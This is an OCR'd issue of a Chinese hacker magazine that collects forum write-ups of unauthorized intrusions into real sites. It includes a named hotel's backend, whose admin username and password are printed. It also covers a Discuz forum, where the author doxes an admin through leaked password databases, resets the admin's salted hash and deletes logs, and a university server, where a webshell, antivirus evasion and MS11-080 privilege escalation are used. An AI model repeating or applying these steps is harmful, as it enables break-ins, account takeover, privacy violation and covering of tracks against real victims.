网 络 攻 防 权 威 指 南

安全参考

NO.11

WWW.HACKCTO.COM

主办单位

《安全参考》杂志编辑部

协办单位

（按合作时间先后顺序排列）

法客论坛	team.f4ck.org
习科信息技术团队	blackbap.org
网络安全攻防实验室	www.91ri.org
C0dePlay Team	www.c0deplay.com
NEURON 团队	www.ngsst.com
中国白客联盟-BUC	chinabaiker.com
安全防线	www.dsh0w.com
中国社会工程学联盟	www.cnseu.org

编辑部成员名单

总 监 制 杨凡

总 编 辑 xfkxfk

终审编辑 left

主　　编 DM_　Slient

责任编辑

桔子　仙人掌　游风　鲨影　Rem1x　静默

特约编辑

Uing07　梧桐雨　Yaseng　Akast　jumbo　Striker　bywuxin

封面设计 leehom

关于杂志

杂志编号：HACKCTO-201311-11
官方网站：www.hackcto.com
官方微博：http://t.qq.com/hackcto
投稿邮箱：xfkxfk@hackcto.com
读者反馈：xfkxfk@hackcto.com
出版日期：每月 15 日
定　　价：20 元

广告业务

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

邮购订阅

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

团队合作/发行合作

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

主编/编辑招聘

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

目 录

第一章 常规渗透

第1节 渗透某快捷酒店 Web

作者：Tr0jan
来自：法客论坛 – F4ckTeam
网址：http://team.f4ck.org/

目标：www.ykinns.com 雅客 E 家快捷酒店，基础文章，大牛勿笑。

1.1 对目标信息收集

1.11 对目标脚本判断

Site:域名 asp php jsp aspx 等，如图 1-1-1：

图 1-1-1

判定目标为 asp 脚本语言。数据库暂定为 access 或 mssql。

1.12 对目标服务器判断

通过对脚本判定为 asp，一般情况下服务器为 windows。或者对目标连接大小写变换，显示正常，判定服务器为 windows 系统。

1.13 对目标目录信息收集

通过几款扫描软件对目标的扫描，没有获取敏感目录，也不存在注入。

1.2 对目标旁站渗透

如图 1-1-2：

图 1-1-2

经过对旁站渗透后，拿下一 SHELL，这里不在详述，拿下之后，测试发现服务器权限设置严格，不支持 WS 及.NET 脚本，故放弃旁站思路。

1.3 对目标 C 段渗透

1.3.1 首先对 C 段 webdav 漏洞扫描

如果发现 webdav 漏洞的主机，会大大减少入侵的时间，可以迅速进入 C 段，进行下一步渗透。本次渗透通过扫描未发现，如图 1-1-3：




图　1-1-3

1.3.2 对 C 段网站进行初步渗透

搜集到 C 段所有网站，导入椰树进行自动 EXP 攻击，通过椰树自动攻击，拿到一个服务器 SHELL，并且进行提权，提权方式为 UDF 提权。这里不在叙述，进入 C 段后，对目标进行嗅探，通过嗅探，记录目标后台为：

www.ykinns.com/yk2013/login.asp

用户：ykinns

密码：ykinns8784514

1.4 对目标进行渗透

如图 1-1-4：

图　1-1-4

后台应该是科讯 CMS7.0 认证码默认为 8888，这里被修改了，登录失败、用针对科讯 7.0 的 EXP 进行攻击失败。此 CMS 为 www.sw-tech.cn 公司所修改，如果能入侵该公司及该公司承做的其他网站，可以得到该公司默认的认证码。

1.5 对网站提供商其他站点进行攻击

打开 www.sw-tech.cn 网站，找到成功案例，如图 1-1-5：




图　1-1-5

最终通过 www.chinasonghetang.com 进行渗透，首先查询目标信息 140 个站点，对此类站点要想提权，首先扫描支持 ASPX 的站点进行渗透，如图 1-1-6：

图　1-1-6

导出支持 ASPX 站点后，导入椰树自动 EXP 攻击，如图 1-1-7：




图　1-1-7

通过其中一站拿下 SHELL。上传 ASPX 大马，直接跳转目标 www.chinasonghetang.com 目录，读取 conn.asp 中的认证码为 2018。

1.6 再次对目标进行渗透

利用 C 段嗅探的帐号密码及 1.5 步骤获取的认证码，登录后台。拿下 SHELL，拿 SHELL 方式为科讯 CMS7.0。

获取 MSSQL 帐号，读取数据库用户信息，如图 1-1-8：

图 1-1-8

渗透结束。求活跃小组收留。Q275494478

（全文完）责任编辑：鲨影_sharow

第2节 [法客二周年]discuz x3 曲折删帖

作者：哼哼哈哈

来自：法客论坛 – F4ckTeam

网址：http://team.f4ck.org/

好久没发帖子了，刚好今天休息，把最几天刚搞的一点东西，整理总结了一下，写出来分享给众基友，无亮点，大牛勿喷。

话说某天妹子找我，让我帮她删个帖子，年少无知的时候在论坛里留的个人信息和图片，让我帮忙删了于是就有了此文。

0x1 顺利旁站

简单看了下，服务器 linux，主站用的是 Discuz X3 ，这么高端的 cms，我等小菜一没有 0day，二没有 exp，上网搜了一下 x3 的有关漏洞，算了，想多了。然后御剑看了下旁站，如图 1-2-1：

图 1-2-1

好在还有一个站，不然就无从下手了，随手在域名后面加了个 robots.txt，如图 1-2-2：

```
User-agent: *
Disallow: /plus/ad_js.php
Disallow: /plus/advancedsearch.php
Disallow: /plus/car.php
Disallow: /plus/carbuyaction.php
Disallow: /plus/shops_buyaction.php
Disallow: /plus/erraddsave.php
Disallow: /plus/posttocar.php
Disallow: /plus/disdls.php
Disallow: /plus/feedback_js.php
Disallow: /plus/mytag_js.php
Disallow: /plus/rss.php
Disallow: /plus/search.php
Disallow: /plus/recommend.php
Disallow: /plus/stow.php
Disallow: /plus/count.php
Disallow: /include
Disallow: /templets
```

图　1-2-2

一下兴奋了，这不织梦嘛，再看下版本，www.xxx.com/data/admin/ver.txt，版本是 20121030，有戏，再看下后台在不在，www.xxx.com/dede，如图 1-2-3：

图　1-2-3

后台也在，版本够老，应该没难度。拿着之前爆的修改管理员的漏洞一顿乱试（没想到找工具，全手工了，悲剧），进后台了，想着直接从后台拿 shell，就进模块--辅助插件里的文件管理器，进了 plus 目录，好家伙，直接有个 90sec.php，省事了，如图 1-2-4：

图　1-2-4

直接上菜刀（心想这事简单了，跨目录，找个配置文件，改数据库，打完收工，可是），如图 1-2-5：

图　1-2-5

不让跨目录，你妹，好吧，那我提个权再跨总行了吧，执行命令看个内核，如图 1-2-6：

图　1-2-6

心中顿时一万头草泥马呼啸而过，后续试了不少办法，未果。

（无奈小菜就会这么点东西，大牛勿笑）

0x2 简单社工

旁站未果，只能硬着头皮从主站下手，没 0day 怎么办。找管理员猜密码。（我能告诉你很多管理员密码就设个 admin 或者 123456 嘛），在主站置顶的帖子一顿乱翻，找到了两个管理员账户，N 个版主，超级版主账户。挨个猜了一遍，竟然还有每个 ip 只能尝试 5 次密码的限制，你妹，开个代理继续试。试的手都软了也没试一个，人品不行啊。那就社工吧，找了一个管理员账户名相对小众的，这样百度，google 起来没压力。

PS:现在好像没有给力的社工库啊。连个密码泄露都没地方查，好在安全宝可以参考一下 http://lucky.anquanbao.com/，如图 1-2-7：

图　1-2-7

技术社区，应该是 csdn 了，大型论坛？莫非天涯，好在当年库泄露最火的时候本地保存了这两个库，本地果然查到了，如图 1-2-8：




图　1-2-8

然后拿去论坛试了一下，尼玛，两个密码都不对，又试了各种组合都不行。
好吧，管理，你赢了。
那就试试其他的，用密码成功登了百度，还有谷歌邮箱，如图 1-2-9：

图　1-2-9

好小子，这哥们一直在找 seo 的工作，还拿到了他的简历。
东北大学的研究生，1982 年的。不行，那就找回密码看看有邮箱，那试试论坛的找回密码功能呗。
提示拥有站点设置权限的用户不能用取回密码功能，真是悲剧，如图 1-2-10：

图　1-2-10

拿到邮箱也没用，社工这条路也走不下去了。后续又简单社了其他几个账户，都没什么结果。

0x3 柳暗花明

小菜能想到的也就这几个手段，无奈啊。也不知怎的，手贱就在旁站传了个大马（不要问我为什么，我也不知道怎么想的传了），然后发现大马竟然可以执行命令，如图 1-2-11：




图　1-2-11

内核 2.6.18-308.1.1.el5，看了一下，有 2.6.18 的提权 exp，试试吧，反正也没其他办法大马转发，如图 1-2-12：




图　1-2-12

看了下权限，如图 1-2-13：

图　1-2-13

然后更手贱的就输了个列目录的命令，然后手一抖，写成之前没法跨的目录，如图 1-2-14：

图　1-2-14

尼玛，这是什么情况，怎么纯天然的跨目录，刚刚菜刀不是给跨吗？到现在也没想明白，菜刀跟转发的权限不都是一样的，怎么一个让跨，一个不让跨，（后来发现大马的命令执行一样可以列目录，早知道大马可以，也不用费半天劲去社工了，浪费了大把大把的时间啊。），难道菜刀用的函数被禁了？？？大牛们，求解，剩下的就简单了，cat 下 Discuz X3 配置文件（根目录/config/config_global.php），如图 1-2-15：

图　1-2-15

拿到数据库连接信息，成功连到主站数据库。然后就是删帖工作了，到站点找到帖子，根据图片网址里的相对路径换成绝对路径，用命令 rm 之。然后找到用户表（pre_ucenter_members）里管理员的账户。什么，账户的 hash 加了 salt，破不开 md5？谁让你破了，直接拿着盐，按照 md5(md5(123456).salt)的方式构造一个 md5，然后把它 update 给管理员账户，就可以拿着 123456 大摇大摆的管理论坛了。管理完了，别忘了再把原来的 hash 给人家 update 回去，什么，之前你没存？O，shit，菜刀，右键，文本格显示，能看到你的数据库查询记录。如果这个也没有，那么我也没办法了。然后有素质的别忘了擦擦屁股，什么登陆时间，登陆 ip，还有个什么运行记录，就是之前的多次猜密码的日志（这个好像不在数据库里，在 data\log 目录里）

不多说了，到此结束。

PS：图片打码，如有漏点，敬请手下下留情，谢谢。

（全文完）责任编辑：鲨影_sharow

第3节 [法客二周年]渗透某大学，激情六杀！

作者：Str0ng

来自：法客论坛 – F4ckTeam

网址：http://team.f4ck.org/

0x00 前言

0x01 闲的蛋疼撸个站，想来想去就近撸一个大学吧

0x02 心不死转战 C 段站

0x03 Jwc 已撸 Nic 你离死也不远了！

0x04 扫描出货

0x05 一些东西和后记

0x06 感谢

0x00 写在前言

一年前的我为法客周年庆写了一篇渗透我们学校的文章获得了 37 多页的回复，但是给我带来太多的苦恼 2cto lcx.cc 91ri 都转载了我的文章，转载的同时因为没有打好码，我渗透的目标饱受那些大黑阔们的摧残，直到我联系到他们叫他们 delete 掉文章，然后我开启疯狂模式把学校的补丁给打了杀软给装了。真是一次闹剧。而今天给大家带来的是另外一所大学。没啥目的，只为法客 2 周年，写起来让大家乐呵乐呵。技术不好，过程写的很轻松，运气很好，如有不对欢迎斧正。

0x01 闲的蛋疼撸个站，想来想去就近撸一个大学吧

破壳一扫，随便打开简直吓尿，如图 1-3-1：




图　1-3-1

有先人来过了，FUCK，如图 1-3-2：




图　1-3-2

看来有 webshell，http://www.0dayboy.com/1.asp，扔进自己的爆破工具就去吃饭了。回来发

现毛都没，拿着试试看的心里去找了下后门，如图 1-3-3：

图　1-3-3

想到现在的黑阔们都会把别人版权改成自己的，然后就把大黑阔蓝蓝的名字去掉搜索关键字，关键字版 ASP 木马(黑色版本)，如图 1-3-4：




图　1-3-4：

一翻百度还真尼玛有后门，哈哈哈，如图 1-3-5：




图　1-3-5

啪~就进去了，哈哈笑尿无比的运气啊，如图 1-3-6：

图 1-3-6

既然这样，直接上杀器提权~似乎很轻松啊= =，如图 1-3-7：

服务器操作系统		
WEB服务器版本		Microsoft-IIS/6.0
Scripting.FileSystemObject	√	文件操作组件
wscript.shell	√	命令行执行组件
ADOX.Catalog	√	ACCESS建库组件
JRO.JetEngine	√	ACCESS压缩组件
Scripting.Dictionary	√	数据流上传辅助组件
Adodb.connection	√	数据库连接组件
Adodb.Stream	√	数据流上传组件
SoftArtisans.FileUp	×	SA-FileUp 文件上传组件
LyfUpload.UploadFile	×	刘云峰文件上传组件
Persits.Upload.1	×	ASPUpload 文件上传组件
JMail.SmtpMail	×	JMail 邮件收发组件
CDONTS.NewMail	×	虚拟SMTP发信组件
SmtpMail.SmtpMail.1	×	SmtpMail发信组件
Microsoft.XMLHTTP	√	数据传输组件

图 1-3-7

组件开放。现在的大学真尼玛松，网管到底在想什么-v-。

看了下打了的补丁，如图 1-3-8：




图 1-3-8

278 个补丁提权很有希望~再看下进程，如图 1-3-9：




图　1-3-9

日瞬间蛋疼了，有 360，不管了。找基友拿了个免杀 PR、巴西烤肉试试，如图 1-3-10：




图　1-3-10

操，直接被拦截了。执行巴西烤肉直接不行，看了下补丁略小试试 ms11080，直接从法客工具包里撸出来用，如图 1-3-11、1-3-12：




图　1-3-11

图　1-3-12

搞定哈哈。扫描了下开放端口，如图 1-3-13：

